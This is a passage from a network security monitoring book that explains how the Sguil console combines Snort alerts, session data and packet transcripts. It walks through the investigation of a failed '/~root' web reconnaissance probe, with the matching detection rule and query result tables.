Although the remainder of this book will explain how to take these steps, let's briefly apply them to the scenario of abnormally heavy router traffic. In a case where an unusual amount of traffic is seen, NSM analysts would first check their statistical data sources to confirm the findings of the network administrators. Depending on the tools used, the analysts might discover an unusual amount of traffic flowing over an unrecognized port to a server on a laboratory network. The NSM analysts might next query for all alert data involving the lab server over the last 24 hours, in an effort to identify potentially hostile events. Assuming no obviously malicious alerts were seen, the analysts would then query for all session data for the same period. The session data could show numerous conversations between the lab server and a variety of machines across the Internet, with all of the sessions initiated outbound by the lab server. Finally, by taking a sample of full content data, the analysts could recognize the footprint of a new file-sharing protocol on a previously unseen port.

These steps might seem self-evident at first, but the work needed to implement this level of analysis is not trivial. Such preparation requires appreciation for the principles

already mentioned, along with the selection and deployment of tools and techniques yielding high-fidelity data. Far too often security personnel spend thousands of dollars on equipment that produces little valuable information in the face of uncertainty. The purpose of this book is to help readers prepare for and conduct efficient network-based analysis. Having the right data on hand means faster and more accurate incident response, thereby preserving the assets that security professionals are bound to protect.

Hopefully you accept that a prevention-oriented security strategy is doomed to fail. If not, consider whether or not you agree with these four statements.

1. Most existing systems have security flaws that render them susceptible to intrusions, penetrations, and other forms of abuse. Finding and fixing all these deficiencies is not feasible for technical and economic reasons.
2. Existing systems with known flaws are not easily replaced by systems that are more secure—mainly because the systems have attractive features that are missing in the more secure systems, or else they cannot be replaced for economic reasons.
3. Developing systems that are absolutely secure is extremely difficult, if not generally impossible.
4. Even the most secure systems are vulnerable to abuses by insiders who misuse their privileges.

Dorothy Denning and Peter Neumann made these four arguments two decades ago in their report "Requirements and Model for IDES—A Real-Time Intrusion-Detection Expert System."[19] They are as true for 1985 as they are today. Denning and Neumann used these four truths to justify the development of network IDSs. I call on their insights today to justify deploying NSM operations.

CONCLUSION

This chapter concludes the theoretical discussions of NSM. Without this background, it may be difficult to understand why NSM practitioners look at the world differently than traditional IDS users do. From here we turn to technical matters like gaining physical access to network traffic and making sense of the data we collect.

19. See Appendix B for more information on this report.

10 Alert Data: NSM Using Sguil

The bulk of this book offers advice on the tools and techniques used to attack and defend networks. Although many defensive applications have been discussed so far, none of them individually presented more than one or two forms of NSM data. We used Tcpdump to collect traffic in `libpcap` format and used Ethereal to get a close look at packet headers. To see application data exchanged between parties, we reconstructed full content data with Tcpflow. We used Argus and NetFlow to obtain session data. Dozens more tools showed promise, each with a niche specialty.

The UNIX philosophy is built around the idea of cooperating tools. As quoted by Eric Raymond, Doug McIlroy makes this claim: "This is the UNIX philosophy: Write programs that do one thing and do it well. Write programs to work together. Write programs to handle text streams, because that is a universal interface."[1]

Expanding on the idea of cooperating tools brings us to Sguil, an open source suite for performing NSM. Sguil is a cross-platform application designed "by analysts, for analysts," to integrate alert, session, and full content data streams in a single graphical interface. Access to each sort of data is immediate and interconnected, allowing fast retrieval of pertinent information.

Chapter 9 presented Bro and Prelude as two NIDSs that generate alert data. Sguil currently uses Snort as its alert engine. Because Snort is so well covered in other books, here I concentrate on the mechanics of Sguil. It is important to realize that Sguil is not another

1. This quote appears in Eric Raymond's illuminating *The Art of UNIX Programming* (Boston, MA: Addison-Wesley, 2004, p. 12).

interface for Snort alerts, like ACID or other products. Sguil brings Snort's alert data, plus session and full content data, into a single suite. This chapter shows how Sguil provides analysts with incident indicators and a large amount of background data. Sguil relies on alert data from Snort for the initial investigative tip-off but expands the investigative options by providing session and full content information.

WHY SGUIL?

Other projects correlate and integrate data from multiple sources. The Automated Incident Reporting project (http://aircert.sourceforge.net/) has ties to the popular Snort interface ACID. The Open Source Security Information Management project (http://www.ossim.net/) offers alert correlation, risk assessment, and identification of anomalous activity. The Crusoe Correlated Intrusion Detection System (http://crusoec-ids.dyndns.org/) collects alerts from honeypots, network IDSs, and firewalls. The Monitoring, Intrusion Detection, [and] Administration System (http://midas-nms.sourceforge.net/) is another option. With so many other tools available, why implement Sguil?

These are projects worthy of attention, but they all converge on a common implementation and worldview. NSM practitioners believe these tools do not present the right information in the best format. First, let's discuss the programmatic means by which nearly all present IDS data. Most modern IDS products display alerts in Web-based interfaces. These include open source tools like ACID as well as commercial tools like Cisco Secure IDS and Sourcefire.

The browser is a powerful interface for many applications, but it is not the best way to present and manipulate information needed to perform dynamic security investigations. Web browsers do not easily display rapidly changing information without using screen refreshes or Java plug-ins. This limitation forces Web-based tools to converge on backward-looking information.[2] Rather than being an investigative tool, the IDS interface becomes an alert management tool.

Consider ACID, the most mature and popular Web-based interface for Snort data. It tends to present numeric information, such as snapshots showing alert counts over the

2. Organizations like the Air Force, which has a decade of NSM experience, abandoned the Web browser as the primary alert data interface in the late 1990s. Under high-alert loads, the Web browser could not correlate and display events from the dozens of sensors it monitored. A Java-based interface replaced the Web browser. As late as 1998, however, Air Force analysts could receive ASIM alerts via X terminal "pop-ups," similar to Snort's SMB message option. For obvious reasons, that method of gathering alert data died shortly before the Web browser–based system did.

last 24 or 72 hours. Typically the most numerous alerts are given top billing. The fact that an alert appears high in the rankings may have no relationship whatsoever to the severity of the event. An alert that appears a single time but might be more significant could be buried at the bottom of ACID's alert pile simply because it occurred only once. This backward-looking, count-based method of displaying IDS alert data is partially driven by the programmatic limitations of Web-based interfaces.

Now that we've discussed some of the problems with using Web browsers to investigate security events, let's discuss the sort of information typically offered by those tools. Upon selecting an alert of interest in ACID, usually only the payload of the packet that triggered the IDS rule is available. The unlucky analyst must judge the severity and impact of the event based solely on the meager evidence presented by the alert. The analyst may be able to query for other events involving the source or destination IP addresses, but she is restricted to *alert-based* information. The intruder may have taken dozens or hundreds of other actions that triggered zero IDS rules. Why is this so?

Most IDS products and interfaces aim for "the perfect detection." They put their effort toward collecting and correlating information in the hopes of presenting their best guess that an intrusion has occurred. This is a noble goal, but NSM analysts recognize that *perfect detection can never be achieved*. Instead, NSM analysts look for indications and warnings, which they then investigate by analyzing alert, full content, session, and statistical data. The source of the initial tip-off, that first hint that "something bad has happened," almost does not matter. Once NSM analysts have that initial clue, they swing the full weight of their analysis tools to bear. For NSM, the alert is only the beginning of the quest, not the end.

SO WHAT IS SGUIL?

Sguil is the brainchild of its lead developer, Robert "Bamm" Visscher. Bamm is a veteran of NSM operations at the Air Force Computer Emergency Response Team and Ball Aerospace & Technologies Corporation, where we both worked. Bamm wrote Sguil to bring the theories behind NSM to life in a single application. At the time of this writing, Sguil is written completely in Tcl/Tk. Tcl is the Tool Command Language, an interpreted programming language suited for rapid application development. Tk is the graphical toolkit that draws the Sguil interface on an analyst's screen.[3] Tcl/Tk is available for both UNIX and Windows systems, but most users deploy the Sguil server components on a UNIX system. The client, which will be demonstrated in this chapter, can be operated on UNIX

3. Visit the Tcl/Tk Web site at http://www.tcl.tk for more information.

or Windows. Sguil screenshots in some parts of the book were taken on a Windows XP system, and those in this chapter are from a FreeBSD laptop.

I do not explain how to deploy Sguil because the application's installation method is constantly being improved. I recommend that you visit http://sguil.sourceforge.net and download the latest version of the Sguil installation manual, which I maintain at that site. The document explains how to install the Sguil client and server components step-by-step.

Sguil applies the following tools to the problem of collecting, analyzing, validating, and escalating NSM information.

- Snort provides alert data. With a minor modification to accommodate Sguil's need for alert and packet data, Snort is run in the familiar manner appreciated by thousands of analysts worldwide.
- Using the `keepstats` option of Snort's `stream4` preprocessor, Sguil receives TCP-based session data. In the future this may be replaced or supplemented by Argus, John Curry's SANCP (http://sourceforge.net/projects/sancp), or a NetFlow-based alternative.
- A second instance of Snort collects full content data. Because this data consists of `libpcap` trace files, Snort could be replaced by Tcpdump or Tethereal (and may have been so replaced by the time you read this).
- Tcpflow rebuilds full content trace files to present application data.
- P0f profiles traffic to fingerprint operating systems.
- MySQL stores alert and packet data gathered from Snort. PostgreSQL may one day be supported.

Sguil is a client-server system, with components capable of being run on independent hosts. Analysts monitoring a high-bandwidth link may put Snort on one platform, the Sguil database on a second platform, and the Sguil daemon on a third platform. Analysts connect to the Sguil daemon from their own workstations using a client-server protocol. Communication privacy is obtained by using the SSL protocol. No one needs to "push" a window to his or her desktop using the X protocol. Thanks to ActiveState's free ActiveTcl distribution, analysts can deploy the Sguil client on a Windows workstation and connect to the Sguil daemon running on a UNIX system.[4] Analysts monitoring a low-bandwidth link could conceivably consolidate all client and server functions on a single platform.

This chapter explains the Sguil interface and while doing so illuminates the thought process behind NSM. I start by explaining the interface and use live data collected while monitoring one of my own networks. I then revisit the case study described in Chapter 4. Because I used Tcpreplay to relive the intrusion for Sguil's benefit, the timestamps on the

4. The ActiveTcl distribution is available at http://www.activestate.com/Products/ActiveTcl/.

Sguil events do not match the timestamps on the `libpcap` traces. I trust this does not detract from the learning value of the information.

If you would like to try Sguil without implementing all of the server and sensor components, you are in luck. Curious analysts can download the Sguil client from http://sguil.sourceforge.net and connect to the Sguil demo server running at bamm.dyndns.org. Prospective Sguil users can see Sguil in action on Bamm's server, chat with other users, and get a feel for the interface before deploying the server components on their own network.

THE BASIC SGUIL INTERFACE

Sguil relies on Snort for its primary flow of alert data. (If all Sguil did was allow easier access to Snort alerts, many people would still prefer it to several alternative interfaces.) Snort alerts populate the RealTime Events tab. (I'll explain the Escalated Events tab shortly.) By default Sguil breaks the top half of the screen into three windows (see Figure 10.1). Alert information is shown in each window, with the top window showing the most severe alerts, the middle window showing less serious alerts, and the bottom window showing the least important alerts. These windows correspond to the priority levels in Snort, with priority levels 1 and 2 at the top, 3 and 4 in the middle, and 5 at the bottom. Analysts can tweak the `sguil.conf` configuration file to present a single pane with all alerts if they so choose. Fonts are also configurable by using Sguil's File→Change Font sequence.

The bottom part of the main Sguil display is broken vertically into two halves. The left side of the screen shows host name and Whois database information, at the discretion of the analyst. Because DNS queries for host names or lookups for Whois information may take up to several seconds, many analysts turn these options off unless they need the information. Sguil does not cache results internally, although the default DNS server usually will. The bottom of the left side of the screen shows system messages or user messages, depending on the tab selected. System messages pertain to the amount of space left on the disk collecting NSM information. User messages appear in an interactive chat application similar to Internet Relay Chat. Anyone logged in with the Sguil client to the same Sguil server can communicate via the interface in the User Messages tab. Figure 10.1 shows that user `sguil` thinks that "Sguil rocks!"

The right side of the bottom of the main Sguil window is dedicated to the highlighted alert. This varies according to the nature of the alert. Reconnaissance alerts show the sorts of packets caused by the scan. All other alerts show the packet details in a manner similar to that used by ACID. Above the packet details you find options for displaying the rule that generated the Snort alert.



Figure 10.1 Sguil interface with the highlighted `WEB-MISC /~root access` *alert*

The alert highlighted in Figure 10.1 has a message type of `WEB-MISC /~root access`. The `ST` column on the far left of the top pane shows a value of `RT`. The `ST` column refers to the status of the alert. A status of `RT` means "real time," meaning the alert has appeared in the Sguil interface and is waiting for validation or escalation. This feature hints at the accountability features built into Sguil. Alerts simply do not scroll off the screen, to be lost in a database. Analysts must inspect and validate or escalate alerts. (I'll cover that in the section Making Decisions with Sguil.) The second column, marked with the `CNT` header, shows the count of similar events. Because this `WEB-MISC` alert has been seen from the same source IP to the same destination IP 14 times, the `CNT` field shows that number. This value increments dynamically while the interface is active.

The third column shows the name of the sensor generating the alert. In this single-sensor configuration, only the name `bourque` appears. To the right of the sensor name is

a two-part number representing the sensor and alert number. Here it's 1.73474, which corresponds to sensor ID 1, "connection" ID 73474. Beyond the `sid.cid` field we see a timestamp, followed by the source IP, source port, destination IP, destination port, and protocol of the packet or, potentially, the stream that generated the alert. Bringing up the rear is the alert message.

If an analyst is not familiar with the pattern or sequence of events that cause a `WEB-MISC /~root access` alert to appear, he or she can choose the Show Rule option by checking the corresponding box at the top of the lower-right window. In Figure 10.1 the full rule is obscured due to display constraints, but I've reproduced the entire rule here.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
  (msg:"WEB-MISC /~root access"; flow:to_server,established;
  uricontent:"/~root"; nocase; classtype:attempted-recon;
  sid:1145;  rev:6;)
```

We see that a packet containing the string `/~root` headed toward any ports defined in the `$HTTP_PORTS` variable (such as 80 TCP) will trigger this alert. If the rule definition is not sufficient to help the analyst understand the alert, he or she can press the www.snort.org button, which launches an instance of the defined Web browser. The URL for the alert will be visited, which in this case is http://www.snort.org/snort-db/sid.html?sid=1145. On this page the analyst can read Snort's own documentation for the `WEB-MISC /~root access` alert.

If the Show Packet Data button is selected, Sguil shows the packet that triggered the alert. In our example, it shows the following:

```
GET /~root HTTP/1.0.
```

This is the ASCII representation of the application data; the hexadecimal value is also shown.

On the left-hand side of the screen in Figure 10.1, DNS and Whois information has been turned on. As a result we see the source IP of 66.92.162.97 resolves to njektd.com, and the destination IP is a Comcast cable modem. The Whois data for the source IP shows it belongs to a netblock owned by the Speakeasy DSL ISP.

SGUIL'S ANSWER TO "NOW WHAT?"

At this point you might think Sguil is a cool way to look at Snort alerts. It certainly is, but we're only getting started. The question that NSM theory was designed to answer was stated in the beginning of the book: "Now what?" Now that we have an alert, what does

the analyst do with it? Most commercial and many open source systems leave analysts with alerts and expect them to make escalation decisions based on the information present in the alert. The fact that Snort can be tweaked to show the information seen thus far is a big win for the open source community. Where do we go next?

Sguil is designed to collect alert, session, and full content data. If we have the Snort sensor configured to log `libpcap` data for port 80 TCP, we can take the next step using full content data. If we right-click on the `sid.cid` field of the highlighted event, we are given options to query the following items.

- `Event History`: Show any comments and the validation status assigned by an analyst to the alert. New alerts marked `RT` do not have an event history yet.
- `Transcript`: Generate full content data for the alert, if available. Sguil will query the sensor for `libpcap` data associated with the alert, use Secure Copy to transport it to the analyst workstation, and display the transcript in a new window.
- `Transcript (force new)`: Regenerate the transcript. If the first transcript was created while the session was still open, a transcript created using `force new` may show additional data that was exchanged during the session. Requested transcripts are stored on the server running the Sguil daemon and used to generate future transcripts for users who don't possess a copy of the `pcap` file on their local workstations.
- `Ethereal`: Launch Ethereal, reading the same data as would be transferred to generate a transcript.
- `Ethereal (force new)`: As with forcing a new transcript, this option tells Ethereal to inspect the latest date for the session designated by the selected alert.

Transcripts are very useful for ASCII-based protocols, like HTTP. For the `WEB-MISC /~root access` alert, Figure 10.2 shows part of the transcript.

The "Now what?" question for the `WEB-MISC /~root access` alert was "Did this attack succeed?" If the attack succeeded, we might have seen a `200 OK` HTTP status code returned by the target, along with the contents of the `/~root` directory. Instead we see a `403 Forbidden` HTTP status code, indicating the attack did not succeed.

The availability of transcripts is incredibly powerful. While it is tedious to inspect every alert in this manner, the power of having this sort of data on hand cannot be denied. There is no ambiguity here because we know as much as the intruder does about how the victim responded to the attack. After all, we see exactly the same data the intruder sees. (Of course, encryption obfuscates this form of investigation.)

Certain protocols are not easy for analysts to inspect by using transcripts. Figure 10.1 shows an `RPC portmap listing TCP 111` alert at the top of the first pane. This is a good can-



Figure 10.2 Sguil transcript for the `WEB-MISC /~root access` alert

didate for investigation using Ethereal. After highlighting the top alert and right-clicking on the `sid.cid` field, we launch Ethereal and see the results shown in Figure 10.3.

Using Ethereal, we see the `DUMP Reply` tells the intruder what RPC services the target offers. Again, by looking at the same data as seen by the remote party, we can evaluate the likelihood of the attack succeeding. Both ASCII and binary full content data help us understand the nature of the alert and the probability the intruder can accomplish her goal.

Resolving the alert at hand isn't the only item of concern. What else has an intruder attempted? There are two ways to answer this question: queries for alerts and queries for sessions. By default Sguil supports querying against the source or destination IP addresses for either form of information. Let's return to the source of the `WEB-MISC`



Figure 10.3 Ethereal inspecting full content data generated by Sguil

/~root access alert, 66.92.162.97. Right-clicking on the source IP address gives the following options.

- `Query Event Table`: The analyst can query for *alerts* from the source IP, the destination IP, or from the source IP to the destination IP.
- `Query Sessions Table`: The analyst can query for *sessions* from the source IP, the destination IP, or from the source IP to the destination IP.
- `Dshield IP Lookup`: The analyst can query on source or destination IP. Querying on the source IP, for example, sends the URL http://www.dshield.org/ipinfo.php?ip=66.92.162.97 to the default Web browser. This returns data from the Dshield database, along with Whois information.

Querying for alerts means asking to see the traffic Snort judged to be suspicious. Querying for sessions means showing summaries of traffic and letting the analyst decide what is or is not suspicious. Analyzing session data is potentially more work, but it is a content-neutral approach. Snort alerts may not trigger on events obscured by encryption or fragmented by evasion tools. Session data has a greater chance of being recorded for events that do not trigger Snort rules and thereby lack alert data.

For the first example, we will query for events by right-clicking on the IP address 66.92.162.97 and selecting Query Event Table→Qry Src IP. This action launches the Query Builder, as shown in Figure 10.4.

Once the Query Builder is started, an analyst can enter SQL statements in the Edit Where Clause field. By selecting items from the three columns, the Query Builder helps construct more complicated queries. In most cases, the items requiring modification are the `event.timestamp` value (to accommodate queries for older events) or the `LIMIT` value. In our example, we leave the defaults and receive the results shown in Figure 10.5.

The screenshot concentrates on the alerts displayed in the main Sguil window. Notice that the `CNT` value is 1, so all of the aggregated `WEB-MISC /~root access` alerts are seen



Figure 10.4 Sguil Query Builder

Close | Export | WHERE event.timestamp > '2004-02-05' AND (event.src_ip = INET_ATON('66.92.162.97') OR event.dst_ip = INET_ATON('66.92.162 | Submit

ST	CNT	Sensor	sid.cid	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	bourque	1.73473	2004-02-05 17:18:41	66.92.162.97	1117	68.84.6.72	22	6	LOCAL Incoming connection attempt port 22 T
RT	1	bourque	1.73474	2004-02-05 17:21:54	66.92.162.97	1126	68.84.6.72	80	6	WEB-MISC /~root access
RT	1	bourque	1.73475	2004-02-05 17:21:55	68.84.6.72	80	66.92.162.97	1126	6	ATTACK-RESPONSES 403 Forbidden
RT	1	bourque	1.73485	2004-02-05 18:38:24	66.92.162.97	2851	68.84.6.72	80	6	WEB-MISC /~ftp access
RT	1	bourque	1.73486	2004-02-05 18:38:24	66.92.162.97	2852	68.84.6.72	80	6	WEB-MISC /~ftp access
RT	1	bourque	1.73487	2004-02-05 18:41:40	68.84.6.72	80	66.92.162.97	1103	6	ATTACK-RESPONSES 403 Forbidden
RT	1	bourque	1.73488	2004-02-05 18:53:25	68.84.6.72	80	66.92.162.97	3811	6	ATTACK-RESPONSES 403 Forbidden
RT	1	bourque	1.73489	2004-02-05 18:53:34	68.84.6.72	80	66.92.162.97	3886	6	ATTACK-RESPONSES 403 Forbidden
RT	1	bourque	1.73490	2004-02-05 18:55:44	68.84.6.72	80	66.92.162.97	1075	6	ATTACK-RESPONSES 403 Forbidden
RT	1	bourque	1.73491	2004-02-05 19:03:35	66.92.162.97	1428	68.84.6.72	80	6	WEB-MISC /~nobody access
RT	1	bourque	1.73492	2004-02-05 19:05:31	68.84.6.72	80	66.92.162.97	2409	6	ATTACK-RESPONSES 403 Forbidden
RT	1	bourque	1.73493	2004-02-05 19:09:11	68.84.6.72	80	66.92.162.97	4347	6	ATTACK-RESPONSES 403 Forbidden
RT	1	bourque	1.73495	2004-02-05 19:18:43	66.92.162.97	2273	68.84.6.72	80	6	WEB-MISC /~root access
RT	1	bourque	1.73496	2004-02-05 19:18:43	68.84.6.72	80	66.92.162.97	2273	6	ATTACK-RESPONSES 403 Forbidden
RT	1	bourque	1.73497	2004-02-05 19:18:43	66.92.162.97	2274	68.84.6.72	80	6	WEB-MISC /~root access
RT	1	bourque	1.73498	2004-02-05 19:18:43	66.92.162.97	2275	68.84.6.72	80	6	WEB-MISC /~root access
RT	1	bourque	1.73499	2004-02-05 19:18:43	66.92.162.97	2276	68.84.6.72	80	6	WEB-MISC /~root access
RT	1	bourque	1.73500	2004-02-05 19:18:43	66.92.162.97	2277	68.84.6.72	80	6	WEB-MISC /~root access
RT	1	bourque	1.73501	2004-02-05 19:18:43	66.92.162.97	2278	68.84.6.72	80	6	WEB-MISC /~root access

Figure 10.5 Event query results

individually. Besides alerts from the intruder to the target (66.92.162.97 to 68.84.6.72), Sguil shows alerts triggered by the target's response. These are `ATTACK-RESPONSES 403 Forbidden` alerts. Any one of these alerts can be investigated in the same way the original `WEB-MISC /~root access` alert was analyzed.

Had we queried for sessions instead of alerts, we would have seen results like those shown in Figure 10.6. Session data is content-neutral, so Sguil reports any sessions recorded by the `keepstats` option of Snort's `stream4` preprocessor. Session results do not appear as

Close | Export | WHERE sessions.start_time > '2004-02-05' AND (sessions.src_ip = INET_ATON('66.92.162.97') OR sessions.dst_ip = INET_ATON(| Submit

Sensor	Ssn ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	S Pckts	S Bytes	D Pckts	D Bytes
bourque	1076001534(	2004-02-05 17:18:41	2004-02-05 17:18:53	66.92.162.97	1117	68.84.6.72	22	5	0	4	25
bourque	1076001620(	2004-02-05 17:20:12	2004-02-05 17:20:19	66.92.162.97	1121	68.84.6.72	80	7	16	6	2800
bourque	1076001645(	2004-02-05 17:18:58	2004-02-05 17:20:08	66.92.162.97	1118	68.84.6.72	80	8	98	7	587
bourque	1076001653(	2004-02-05 17:20:53	2004-02-05 17:20:53	68.84.6.72	3	66.92.162.97	1124	1	0	0	0
bourque	1076001657(	2004-02-05 17:20:56	2004-02-05 17:20:56	68.84.6.72	3	66.92.162.97	1124	1	0	0	0
bourque	1076001662(	2004-02-05 17:21:02	2004-02-05 17:21:02	68.84.6.72	3	66.92.162.97	1124	1	0	0	0
bourque	1076001674(	2004-02-05 17:21:14	2004-02-05 17:21:14	68.84.6.72	3	66.92.162.97	1124	1	0	0	0
bourque	1076001698(	2004-02-05 17:20:44	2004-02-05 17:20:44	66.92.162.97	1122	68.84.6.72	443	1	0	1	0
bourque	1076001698(	2004-02-05 17:21:38	2004-02-05 17:21:38	68.84.6.72	3	66.92.162.97	1124	1	0	0	0
bourque	1076001716(	2004-02-05 17:21:42	2004-02-05 17:21:55	66.92.162.97	1126	68.84.6.72	80	7	21	5	480
bourque	1076001735(	2004-02-05 17:20:53	2004-02-05 17:21:38	66.92.162.97	1124	68.84.6.72	21	5	0	0	0
bourque	1076001746(	2004-02-05 17:22:26	2004-02-05 17:22:26	68.84.6.72	3	66.92.162.97	1124	1	0	0	0
bourque	1076001756(	2004-02-05 17:22:26	2004-02-05 17:22:36	66.92.162.97	1127	68.84.6.72	80	6	29	5	484
bourque	1076001786(	2004-02-05 17:22:26	2004-02-05 17:22:26	66.92.162.97	1124	68.84.6.72	21	1	0	0	0
bourque	1076001842(	2004-02-05 17:24:02	2004-02-05 17:24:02	68.84.6.72	4	66.92.162.97	1124	1	0	0	0
bourque	1076001875(	2004-02-05 17:24:02	2004-02-05 17:24:02	66.92.162.97	1124	68.84.6.72	21	1	0	0	0
bourque	1076001962(	2004-02-05 17:26:02	2004-02-05 17:26:02	68.84.6.72	4	66.92.162.97	1124	1	0	0	0
bourque	1076002044(	2004-02-05 17:26:02	2004-02-05 17:26:02	66.92.162.97	1124	68.84.6.72	21	1	0	0	0
bourque	1076002082(	2004-02-05 17:28:02	2004-02-05 17:28:02	68.84.6.72	5	66.92.162.97	1124	1	0	0	0

Figure 10.6 Session query results

